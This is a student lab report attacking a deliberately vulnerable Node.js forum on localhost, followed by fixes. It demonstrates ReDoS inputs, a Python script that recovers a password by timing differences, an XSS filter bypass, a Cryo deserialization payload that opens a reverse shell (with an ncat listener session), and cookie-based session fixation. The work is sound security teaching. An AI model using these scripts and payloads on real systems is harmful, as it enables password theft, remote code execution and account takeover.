

Language_Based_Security_Report_2

Junjie Shan, Yongzhe Xu

April 2021

1 Introduction

Recent days have witnessed the rapid developments of the internet. However, as the scale of the internet becomes larger, web security becomes a major concern. This lab reveals some vulnerabilities in a web server called "forumly". Demos for attacking the web are launched first and some suggested fixes are discussed later.

2 Vulnerabilities

2.1 ReDoS

2.1.1 Introduction

ReDoS is short for Regular expression Denial of Service. It's a common type of attack on the web. Before the introduction of ReDoS, the regular expression will be introduced first.

A regular expression is a search pattern used for matching one or more characters within a string. It can match specific characters, wildcards, and ranges of characters. A typical regular expression can be $^(a+)+\$$, which is to check whether the string only contains 'a'. However, as the length of the string grows larger, the time it takes to evaluate the string will grow exponentially, due to its mechanism. For example, it needs 2^4 tries to reject the string "aaaaX". However, it needs 2^{10} tries to reject the string "aaaaaaaaaX". So for some ill-designed regular expressions, the time to check one string could become incredibly long.

Another critical factor is that the NodeJS is single-threaded. If one thread, which is the only thread, is working on one specific task, all other tasks will be suspended until the current work is finished.

Exploiting the weakness of Regular expression and properties of NodeJS, ReDoS can be launched on the webserver. The server could keep working on the matching of regular expressions for years, and all other incoming requests will be blocked(Deny of Service).

2.1.2 One failed attempt

After auditing the codes, we found some regular expressions. One is to ensure the password starts with numbers, and the other is the query for the database, which are safe.

```
router
// Search for threads/replies via search box on nav bar
.get('/search', (req, res) => {
  var fuzzyQuery = new RegExp(req.query.query, 'gi')
  console.log(fuzzyQuery)
  mongo.db.collection('threads')
    .find({ $or: [{ body: fuzzyQuery }, { subject: fuzzyQuery }, { posterUsername: fuzzyQuery }] })
    // .find({ subject : {$regex : /^(a+)+$/, $options: 'gi'} })
    .toArray((err, matchingThreads) => {
      matchingThreads = formatThreadDates(matchingThreads)
    })
})
```

Figure 1: Regular expression in DB

The figure above is the code for the database. It takes the query (could be a regular expression) from the search column and feeds the query to the database, then the database will use the query to search for the result.

For the first attempt, a new thread named "aaX" is posted into the forum. Then the query `/(a+)+$/` is inserted into the search column. Normally, the checking will take 2^{40} tries and the execution will be long enough to launch a DoS.

However, no matter what the length of the input string is, the web will always respond immediately. After searching the documentation, we found that MongoDB provides protecting mechanism for this kind of attack. If the time of execution exceeds a certain amount, the search will be abandoned, thus freeing the DB from ReDoS. However, it's still a potential vulnerability, because it's dangerous if the clients can write and execute their regular expressions.

2.1.3 Vulnerability and exploiting

After searching the whole project, especially the module where the users input will be taken, the real vulnerability is found.

```
function validatePassword(req, res, next) {
  let pass = req.body.password;
  let name = req.body.username;

  //console.log(pass, name)
  // validate password
  if (pass.match(name)) {
    req.flash('error', 'Do not include name in password.')
    req.flash('message', 'Do not include name in password.')
  }
}
```

Figure 2: ReDoS Vulnerability

The code above checks whether the password contains the username by simply using the `match()` without any sanitization. So if the username is `/(a+)+$/` and the password is `aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa`

aaaaaaaX”, the server will be blocked for a long time, thus the other clients can not visit the web anymore. The time of blocking depends on the amount of 'a' in the password.

2.1.4 Fixing

Based on the discussion above, both factors are critical for launching a ReDoS.

- * Single-threaded server
- * Bad regular expression(user defined regular expression)

For the first factor, some multi-threaded servers can be used. Each thread is responsible for handling one client and resource for one single thread is limited. So if ReDoS is launched, only one thread will be blocked and it will have little influence on the other threads. After a certain period of time, the thread will be killed and the resource will be returned. In addition, some monitors for servers can be applied. For example, Zabbix.

For the second factor, before the server takes the input from the user, it needs to do certain filtering on the input.

```
1 function freeFromReg(string) {  
2     return string.replace(/[*+\\-?^$\\{\\}()|\\[\\]\\]/g, '\\\\$&');  
3 }
```

Before the input is taken, some special characters will be filtered out, so the regular expression will no longer work, thus preventing the ReDoS attack.

2.2 Remote timing attack

2.2.1 Introduction

In the remote timing attack, the attacker can get some sensitive information from the execution time of different codes. For example, just like what we did in Lab 1, we can have access to some member's personal information by inspecting the time difference between the two messages we received. In this section, we will illustrate how remote timing attacks can be launched on this web.

2.2.2 Vulnerability and exploiting

```
// Called by auth.js via passport when a user attempts to login
function authenticate(req, username, password, done) {
  mongo.db.collection("users")
    .findOne({ lcUsername: username.toLowerCase() }, {collation: {locale: "en", strength: 2}}, async (err, user) => {
      if (err) {return done(err)}
      console.log("here")
      if (!user) {
        return done(null, false, { message: 'Invalid username or password.' })
      }
      if (password.length != user.password.length) {
        return done(null, false, { message: 'Invalid username or password.' })
      }
      for (let i = 0; i < password.length; i++) {
        if (!util.compare(password[i], user.password[i])) {
          return done(null, false, { message: 'Invalid username or password.' });
        }
      }
      util.compare('','')
      return done(null, user)
    })
}
```

Figure 3: JS code of original server

Figure above illustrates the original code from the webserver. It first compares the length of the password and inserted password. If the length matches, the code will check each byte one by one., using `util.compare()` function. If one byte is mismatched, the program will return a false `done()`. By exploiting this mechanism, we can get the whole password.

The `util.compare()` function takes around 1-2 seconds to compare one byte and return the result (It might be deliberately used in order to reduce the difficulty). We can launch an attack by enumerating the possible password.

For example, let's assume it takes two seconds to check one byte. And the password only consists of numbers (password specification in the JS file).

- * Step1: We can try 1, 11, 111, 1111, until we get a response in which the responding time is longer than 1s (If the length mismatches, the responding time will be around 400 ms). So we can measure the length of the last tried password and it's the length of the target password.
- * Step2: As long as we know the length of the target password, we can try to guess the target password. Unlike pure brute-force attacks, we can do it in a more smart approach. Let's first try 0***, 1***, 2***...9***. Star represents an arbitrary number. Normally, nine of them will take 2 seconds, and one will take 4 seconds because the server starts to check the next byte. So we know that number is the correct one for the first byte. Assume it's 5. So in the next round, we send 50**, 51**, 52**...59** to the server and check the next byte according to the step we mentioned before.
- * Finally, all the bytes will be correctly revealed. (Professor adds an `compare('','')` in the end, so we can check the last byte, because there will still be time difference)

In order to test our attack, we write a python file to automate the process we designed above.

```

url = 'http://localhost:3000/login'
final_password = ''
t_diff = 0
password_payload = ''
username_payload = 'example'
time_for_diff_digit = [0,0,0,0,0,0,0,0,0,0]

print("checking password length")
while(t_diff < 1000):
    password_payload += '1'
    payload = {
        'username': username_payload,
        'password': password_payload
    }
    T1 = time.perf_counter()
    r = requests.post(url, data=payload)
    T2 = time.perf_counter()
    t_diff = (T2 - T1)*1000

password_length = len(password_payload)
print("password length is " + str(password_length))

counter = 0
checked_password = ''
while(counter < password_length):
    print("start to check " + str(counter + 1) + "th password")
    for num in range(0,10):
        password_payload = checked_password + str(num) + ('1' *
            (password_length - len(checked_password) - 1))
        print("checking password: " + password_payload)
        payload = {
            'username': username_payload,
            'password': password_payload
        }
        T1 = time.perf_counter()
        r = requests.post(url, data=payload)
        T2 = time.perf_counter()
        t_diff = (T2 - T1)*1000
        print("time: " + str(t_diff))
        time_for_diff_digit[num] = t_diff
    max_time = 0
    max_dig = 0
    for num in range(0,10):
        if time_for_diff_digit[num] > max_time:
            max_time = time_for_diff_digit[num]
            max_dig = num
    counter += 1
    print(str(counter) + "th password is " + str(max_dig))
    checked_password += str(max_dig)
print("-----password is " + checked_password)

```

Figure 4: Leak password

And it gives the output:

```

time: 6994.468099999977
checking password: 0676
time: 6143.927600000012
checking password: 0677
time: 6528.7711
checking password: 0678
time: 6390.083300000015
checking password: 0679
time: 7601.343200000002
4th password is 9
-----password is 0679

```

Figure 5: Leak password

We can get the correct password after $10n$ tries. The time complexity of this attack is n , while the time complexity of the brute-force attack is 10^n (n is the bytes of password).

2.2.3 Fixing

One fix is to delay the decision until all the bytes are checked. For example, if the inserted password is “1111” and the target password is “1435”. Using the mechanism before, the server will send a response after 4 seconds. So we can delay the response until the last byte is checked. Using this mechanism, the response time will be 8 seconds in both cases.

The fix we actually implemented is replacing `util.compare()` with bit-wise function. The password is checked locally and the decision is made when the last byte is checked. The `util.compare()` function seems strange to us. It will still leak the length of the password even we implement the fix mentioned above, and the client’s experience will be bad, since the longer the password, the longer they need to wait. So we change the source code to the figure below:

```
// Called by auth.js via passport when a user attempts to login
function authenticate(req, username, password, done) {
  mongo.db.collection("users")
    .findOne({ lcUsername: username.toLowerCase() }, {collation: {locale: "en", strength: 2}}, async (err, user) => {
    if (err) {return done(err)}
    console.log("here")
    if (!user) {
      return done(null, false, { message: 'Invalid username or password.' })
    }

    if (password.length != user.password.length) {
      return done(null, false, { message: 'Invalid username or password.' })
    }

    var mismatch = 0;
    for (var i = 0; i < password.length; ++i) {
      if (password.charCodeAt(i) != user.password.charCodeAt(i)){
        mismatch ++;
      }
    }
    if (mismatch != 0){
      return done(null, false, { message: 'Invalid username or password.' });
    }
    //await util.compare('', '')
    return done(null, user)
  })
}
```

Figure 6: Modified code

Note: In the other parts of this section, the original code for user authentication is not changed. The fix is not actually implemented.

2.3 XSS

2.3.1 Introduction

Cross Site Scripting (XSS) attacks occur when an application takes untrusted data and sends it to a web browser without proper validation or sanitization, thus allowing attacker’s malicious code to be executed on a victim’s browser.

2.3.2 Vulnerability and exploiting

Normally, the malicious script will be automatically executed when the victim opens a page(HTML page for example). So we focus on the code where the user will post some public information.

After searching, we find the vulnerability.

```
.get('/thread/:id', (req, res) => {
  // Find the thread
  mongo.db.collection('threads')
    .findOne({ _id: new ObjectId.createFromHexString(req.params.id) }, (err, thread) => {
      if(err){console.log(err); res.sendStatus(500)}else if(!thread) { // If thread is found
        var thread = thread
        // Find the thread's replies
        mongo.db.collection('replies')
          .find({ parentThreadID: new ObjectId.createFromHexString(req.params.id) })
          .sort({'lastPostDate': -1})
          .toArray((err, result) => {
            if(err){console.log(err)}else {
              // Date formatting and addition information
              thread.replies = result
              thread = formatSingleObject(thread)
              thread.category = getCategoryFromTopic(thread.topic).capitalizeFirstLetter()
              thread.lcCategory = thread.category.toLowerCase()
              thread.lcTopic = thread.topic
              thread.topic = thread.topic.capitalizeFirstLetter()
              thread.body = thread.body
                .replace('<script>', '')
                .replace('<img>', '')
                .replace('<svg>', '')
                .replace('javascript:', '')
            }
          })
      }
    })
})
```

Figure 7: XSS Vulnerability

The server does provide a quite simple filter, and it's not enough. For example, the code above only filters the " < script" tag for one time. So if we can double write the < script like " < script < script > ..your...code...here... < /script > " in the thread body to bypass it, the filtered information will be " < script > ..your...code...here... < /script > ", so the victim will run the attacker's script automatically if they visit the page.

In our demo during the lab, we will show how a simple script from the attacker will be automatically executed in the victim's browser.

2.3.3 Potential loss and impact

By using XSS, the attacker can get private information from the client, such as IP address, cookie and etc. Also, the attacker can redirect the page to a phishing website which is quite similar to the login page of the original website and document users' passwords then redirect back to the normal website. Other than that, XSS worm also can be used by including the malicious code that will automatically post another threads with the same malicious code in the thread's body, which means that the malicious code will spread very fast.

2.3.4 Fix

For defense, the most common method is filtering. And filtering is further divided into two types: black list filtering and white list filtering.

- * Black list: Filter out the potential malicious scripts. For example, filtering out " < script" when dealing with user input. However, if the user input " < scr < scriptipt", then the server will filter the " < script" and miss the actual malicious script. If the design is bad, the filtering will miss the actual malicious script.

- * White list: Only accept the legitimate characters. For example, only accept 26 English characters and numbers. However, sometimes the restriction could be too strict.

To fix the vulnerability, we import an external library called "XSS". It's a white-list-based filtering tool to filter the user input.

```
const mongo = require('../db')
const ObjectId = require('mongodb').ObjectId
const moment = require('moment-timezone')
const xss = require('xss')
moment.tz.setDefault("America/New_York") // All formatted times will be in this timezone by default
// Function to capitalize the first letter of a string (used for usernames)
```

```
thread.lcCategory = thread.category.toLowerCase()
thread.lcTopic = thread.topic
thread.topic = thread.topic.capitalizeFirstLetter()
thread.body = xss(thread.body)
  .replace('<script>', '<lt;script>')
  .replace('<img>', '<img>')
  .replace('<svg>', '<svg>')
  .replace('javascript:', '<javascript:');

```

The XSS module will automatically filter out the potential malicious user input. For example, the figure below illustrates the user input after filtering.

```
</div>
<div style="padding-left: 20px; border-left: solid rgba(51, 51, 51, 0.11) 1px" class="col-sm-10 col-xs-9 pull-right">
  <small title="Today at 9:45 AM" data-toggle="tooltip" data-placement="top">a few seconds ago</small>
  <p style="white-space: pre-wrap; overflow-wrap: break-word;" class="lead"><lt;script>alert(1)</script></p>
</div>
```

Notice the word "*lt;script*". The user input "*<script*" is replaced with "*lt;script*", so the previous attack is neutralised. Since XSS module is a mature tool for XSS defense, we can use XSS for the web server for now. If the security requirements of the web server become higher, we can find other advanced alternatives.

2.4 Remote Code Execution

2.4.1 Introduction

Serialization and deserialization are widely used in client-server communication. The object is serialized on the client-side and is deserialized on the server-side, and vice versa. However, serialization and deserialization could introduce vulnerabilities into the system. For example, some libraries also support the serialization and deserialization of functions.

In the meanwhile, deserialization of the malicious function could automatically call the malicious function, thus hijacking the system(remote code execution). An example is mentioned in the blog. The attacker serialized a malicious

function and open a reverse shell from the server to his computer, thus controlling the server. In this section, we are trying to find and exploit the potential vulnerability in the web server.




Figure 8: Serialization and Deserialization

2.4.2 Vulnerability and exploiting

```

.post('/upload/users', uploadUsers.single('upload-users'), (req, res) => {
  console.log("upload.user received!");

  console.log(req)
  var newUsers = serializer.parse(req.file.buffer.toString(), { finalize: function(obj) {
    if (obj.hasOwnProperty('username') && obj.hasOwnProperty('lcUsername')) {
      obj.img = '/images/profile.png'
    }
  }})

  newUsers.forEach(item => {
    // Checks if username is already in use
    mongo.db.collection('users')
      .findOne({ lcUsername: item.lcUsername }, {collation: {locale: "en", strength: 2}}, (err, user) => {
        if (err) {return done(err)}
      })
  })
})

```

Figure 9: source code of de-serialisation

In the source code of the web server, the “cryo” library(which is vulnerable according to the tutorial given in the assignment instruction) is used once in user.js. It’s used to serialize or deserialize users’ profiles, and it’s bind to the URL ”localhost:3000/upload/users”. It’s in the admin panel so we can not directly have access to it. However, the link itself is not protected, which means we can directly post a post request on the URL ”localhost:3000/upload/users” with the necessary data.

We first tried to exploit the `toString` as stated in the tutorial, but it doesn't work with in formerly. So, we noticed the `"newUsers.forEach()"`. We can create an object with the function `"forEach()"` and put our malicious code inside it.

So when the server receives the txt file, it will deserialize the data and call the `forEach` function of the deserialized object. So our desired code will be run on the server.

We can now start our hacking.

First, we generate the reverse shell using the python script from the tools. After that, we copy the output from the python script and paste the output to the JS file, which will serialize it. So we get serialized object and rename from `__proto` to `__proto__` in it, and add a `()` for IIFE. When we send that JSON payload to an application, the package `Cryo` deserializes the payload in an object, but also changes the object's prototype to our value. Therefore, if the application interacts with the object somehow, converts it to a sting, for example, then the `proto` method will be called and our code will be executed. This can easily be done by following the tutorial and don't forget to use `forEach` instead of `toString`.

```
var Cryo = require('cryo');
var obj = {
  __proto: {
    forEach: function () {
      eval(String.fromCharCode(10,118,97,114,32,114,101,113,117,105,114,101,32,61,32,103,108,111,98,97,108,46,114,101,113,117,105,114,101,32,124,124,32,103,108,
    )
  }
};

var serializedData = Cryo.stringify(obj);
// console.log(serializedData)

var payload = serializedData.replace('__proto', '__proto__')
payload = payload.replace(/\\t\\n/gm, "");
payload = payload.replace(/\\s/gm, " ");
payload = payload.replace(/\\/V###SENTINEL###\\s/g, ')( )');

console.log(payload)
```

Figure 10: code to generate malicious serialised object

The necessary change is added into the serialised data and the modified data is copy-pasted to a txt file because the URL `"localhost:3000/upload/users"` accept files as post data. Secondly, we start our terminal and listen for the incoming connection on port 6767. The reverse shell will connect to port 6767.

```
kali@kali: ~/Desktop/source_code/formerly
File Actions Edit View Help
(kali@kali)-[~/Desktop/source_code/formerly]
$ ncat -lp 6767 -v
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::6767
Ncat: Listening on 0.0.0.0:6767
```

Figure 11: Listening to port 6767

Next, we write a simple HTML file and use the HTML file to post the txt file to the server using `/upload/users`.




Figure 12: Post a txt file to url

Finally, the `newUser.forEach()` function will be called, and a reverse shell will be open on our terminal. We can access the server and do anything we want. For example, using "ls" and "cat" to browse files.

```

kali@kali: ~/Desktop/source_code/forumerly
File Actions Edit View Help
ncat -lp 6767 -v
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::6767
Ncat: Listening on 0.0.0.0:6767
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:46020.
Connected!
ls
app.js
db.js
dump.rdb
ecosystem.config.js
exp.txt
launch.sh
node_modules
package.json
package-lock.json
passport.js
public
README.md
routes
secrets.js
stats.js
stop.sh
test.js
upload.html
util.js
views
wipe.sh
cd ..
ls
forumerly
tools

```

Figure 13: Connect to reverse shell

2.4.3 Fixing

The fix solution is to disable the serialising of function. The url "localhost:3000/upload/users" is only used for uploading user information by uploading txt file. So the serialising and deserialising of object is enough. By using JSON(which is a safer library) steriliser, we can disable the serialising and deserialising of functions. Thus the attacker can not launch such attack.

```
TypeError: newUsers.forEach is not a function
    at /home/kali/Desktop/source_code/forformerly/routes/user.js:269:14
    at Layer.handle [as handle_request] (/home/kali/Desktop/source_code/forformerly/node_modules/express/lib/router/layer.js:95:5)
    at next (/home/kali/Desktop/source_code/forformerly/node_modules/express/lib/router/route.js:137:13)
    at Immediate.<anonymous> (/home/kali/Desktop/source_code/forformerly/node_modules/multer/lib/make-middleware.js:53:37)
    at processImmediate (internal/timers.js:463:21)
```

Figure 14: The JSON fails to deserialise function

Another fix is to add authority checking when visiting the url.

```
.post('/upload/users', uploadUsers.single('upload-users'), (req, res) => {
  if (req.isAuthenticated()) {
    if (!req.user.admin) {
      req.flash('error', 'Only site administrators are permitted to visit that page.')
      return res.redirect('back')
    }
    next()
  } else {
    req.flash('error', 'Only site administrators are permitted to visit that page.')
    return res.redirect('back')
  }
  var newUsers = serializer.parse(req.file.buffer.toString(), {
    finalize: function (obj) {
      if (obj.hasOwnProperty('username') && obj.hasOwnProperty('lcUsername')) {
        obj.img = '/images/profile.png'
      }
    }
  })
})
```

Figure 15: Authority checking before deserialising

Before the deserialising of the object, the authority will be checked. If the authority is not the admin, the visiting will be rejected.




Figure 16: No authority

2.5 Privilege Escalation via XSS

2.5.1 Introduction

The section introduces an attack using XSS and session fixation. The impact of XSS is already introduced in the previous section, so I will introduce session fixation here.

Session fixation is based on the fact that the session ID is fixed for one client, even after the user logout and login again. Based on the assumption above, a potential attack scenario can be:


- 1 Mallory has determined that `http://unsafe.example.com/` accepts any session identifier, accepts session identifiers from query strings and has no security validation. `http://unsafe.example.com/` is thus not secure.
- 2 Mallory sends Alice an e-mail: "Hey, check this out, there is a cool new account summary feature on our bank, `http://unsafe.example.com/?SID=I_WILL_KNOW_THE_SID`". Mallory is trying to fixate the SID to `I_WILL_KNOW_THE_SID`.
- 3 Alice is interested and visits `http://unsafe.example.com/?SID=I_WILL_KNOW_THE_SID`. The usual log-on screen pops up, and Alice logs on.
- 4 Mallory visits `http://unsafe.example.com/?SID=I_WILL_KNOW_THE_SID` and now has unlimited access to Alice's account.

In addition, the later-added cookie will override the previous cookie, so we can use the XSS to replace the victim's cookie with our cookie.

In this section, we will try to modify the victim's profile using the XSS and session fixation.

2.5.2 Vulnerability and exploiting

First, we found the session id is the same every time but we cannot directly steal the cookie since it's set to `HttpOnly`. So the attacker will need to post a thread with malicious code in it. Let's say the subject is "breaking news". The body is the script to change the `connect.sid` of the victim.



The screenshot shows a web form for creating a new thread. It has two main input fields: "Subject" and "Body".

- The "Subject" field contains the text "breaking news".
- The "Body" field contains a JavaScript script designed to perform a session fixation attack. The script sets a cookie named `connect.sid` with a long, random-looking value and a domain of `127.0.0.1`. It also sets the path to `/login`. Finally, it redirects the browser to `http://127.0.0.1:3000/login`.

At the bottom of the form, there are two buttons: "CREATE THREAD" (highlighted in blue) and "PREVIEW".

Figure 17: Malicious post

If the victim clicks on the post, a new cookie named `connect.sid` will be added to the attacker's browser with the same `domain=127.0.0.1` but under the `path=/login`.




Figure 18: Victim's connect.sid changed

Then he will be forced to log out and redirected to the login page. If the victim login again, since the malicious connect.sid is under the path-/login=(which has longer path), the browser will automatically choose this one as cookie(also session id) and login, now the attacker with access to the malicious cookie's value can have full access to the victim's account, because the attacker has the same connect.sid and the web server will regard the attacker as the victim.




Figure 19: Victim's connect.sid changed

In the figure above, the attacker can modify the profile of the victim.

2.5.3 Fixing

There are various ways to protect the server against XSS and session fixation.

- 1 Fixing XSS. Just like what we mentioned before, using XSS package will protect the server from XSS attack, thus preventing the attacker from modifying victim's session ID.
- 2 Fixing session fixation problem. When a new connection is established between server and client, the session ID should be changed. And if the session ID is used for a certain period of time, the session ID will be changed. Besides, it's also possible to combine session ID with the IP address. If the IP address of the client is changed, the session ID will be changed as well.
- 3 Use user-agent to check the consistency of the client. User-agent is a header in the HTTP request, and it contains the information of the user, such as browser version and type. If the user-agent is not consistent, the server can reject the request or reset the login status.
- 4 Token authentication.

2.6 Contribution

We first tried to get familiar with the code, so we did the first task together. After we both got familiar with the code, Yongzhe did the second task and Junjie did the fourth task. Finally, we worked together to solve task 3 and 5 and wrote the report together.